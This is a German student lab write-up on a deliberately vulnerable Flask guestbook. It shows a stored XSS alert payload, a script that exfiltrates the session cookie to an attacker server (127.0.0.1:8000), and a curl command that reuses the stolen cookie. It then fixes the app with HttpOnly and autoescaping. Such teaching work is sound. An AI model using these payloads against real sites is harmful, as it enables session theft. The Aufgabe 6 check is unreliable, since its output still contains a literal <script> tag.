

Blatt 5

Web-Security und Intrusion Prevention

Luis Staudt

Aufgabe 1: Die Webanwendung


Die Anwendung ist ein Flask-Gästebuch. Nach dem Login mit dem Passwort `password123` wird ein Cookie `secretcookie=itsasecret` gesetzt, das die Sitzung repräsentiert. Einträge bestehen aus Name und Nachricht. Das Template `index.html` rendert die Einträge mit `{% autoescape off %}`, sodass Benutzereingaben ungefiltert als HTML ausgegeben werden. Darin liegt die XSS-Schwachstelle.

Aufgabe 2: Ist die Seite angreifbar?

In das Formularfeld *Nachricht* (alternativ *Name*) des Gästebuchs wird folgender Code eingetragen:

```
1 <script>alert("XSS durch Luis")</script>
```

Der Code wird ungefiltert in die Seite übernommen; im HTML steht wortwörtlich `<script>alert("XSS durch Luis")</script>`. Beim nächsten Aufruf wird er im Browser ausgeführt und es erscheint das Alert-Fenster. Der Angriff wurde mit einem headless Chromium nachgestellt, der Dialog-Text lautete XSS durch Luis. Figure 1 zeigt das eingeloggte Gästebuch mit den Angreifer-Einträgen. Der Script-Inhalt ist nicht als Text sichtbar, weil er ausgeführt statt angezeigt wird.



The screenshot shows a web application titled "Gästebuch" (Guestbook) with a "logout" link. Below the link is a form with two input fields: "Dein Name" (Your Name) and "Deine Nachricht..." (Your Message...). A blue button labeled "Eintrag senden" (Send entry) is at the bottom of the form. Below the form, the section "Einträge" (Entries) displays a list of two entries:

Name	Timestamp
Eve	06.10.2026 09:43
Angreifer	06.10.2026 09:43

Abbildung 1: Gästebuch mit eingeschleusten Einträgen; das Alert wurde ausgelöst.

Aufgabe 3: Cookie stehlen

Mit JavaScript lässt sich der Browser des Opfers zu einem Angreifer-Server leiten und dabei `document.cookie` als GET-Parameter übergeben. Als Angreifer-Server genügt ein einfacher Webserver auf Port 8000. Eingefügt wird folgender Eintrag:

```
1 <script>new Image().src="http://127.0.0.1:8000/steal?c="
2   +encodeURIComponent(document.cookie)</script>
```

Lädt das Opfer das Gästebuch, feuert der Code unbemerkt eine Anfrage an den Angreifer-Server. Dessen Log zeigt das geheime Cookie:

```
1 11:51:01 127.0.0.1 GET /steal?c=secretcookie%3Ditsasecret%3B%20lastaccess%3D...
```

Der dekodierte Wert lautet `secretcookie=itsasecret`; das Sitzungscookie wurde erfolgreich exfiltriert.

Aufgabe 4: Gestohlenes Cookie nutzen

Das Cookie entspricht einer Sitzungs-ID. Mit curl und dem gestohlenen Cookie lässt sich die Login-Seite umgehen und ein Eintrag erzeugen, ohne das Passwort zu kennen:

```
1 curl -b "secretcookie=itsasecret" -X POST \  
2   --data-urlencode "name=Angreifer-per-curl" \  
3   --data-urlencode "message=Eintrag ohne Passwort, nur mit gestohlenem Cookie" \  
4   http://127.0.0.1:5000/  
5 -> HTTP 200, Eintrag erscheint im Gaestebuch
```

Aufgabe 5: Absicherung Schritt 1 – HttpOnly

In `login()` wird das Cookie mit `httponly=True` gesetzt. JavaScript hat damit keinen Zugriff mehr auf das Cookie, sodass der Diebstahl per `document.cookie` fehlschlägt:

```
1 resp.set_cookie(COOKIE_NAME, COOKIE_SECRET, httponly=True)
```

Die Kontrolle des Set-Cookie-Headers nach erneutem Login bestätigt das Flag:

```
1 Set-Cookie: secretcookie=itsasecret; HttpOnly; Path=/
```

Aufgabe 6: Absicherung Schritt 2 – XSS verhindern

Die Ursache wird im Template behoben. Das automatische Escaping von Jinja2 wird wieder aktiviert, indem der Block `{% autoescape off %}` / `{% endautoescape %}` entfernt wird. Danach werden Benutzereingaben HTML-escaped statt ausgeführt.

Die Kontrolle zeigt, dass dieselbe Payload nun nur noch als Text dargestellt wird und kein `<script>` mehr im HTML steht:

```
1 <script>alert('&#34;XSS durch Luis&#34;')</script>
```

Alternativ liessen sich eingehende Nachrichten nach gefährlichen Zeichen (`<`, `>`, `script`) filtern. Das Escaping im Template ist jedoch die robustere Lösung, da es alle Ausgaben abdeckt. Zusammen mit `HttpOnly` aus Aufgabe 5 ist der Cookie-Diebstahl damit doppelt abgesichert.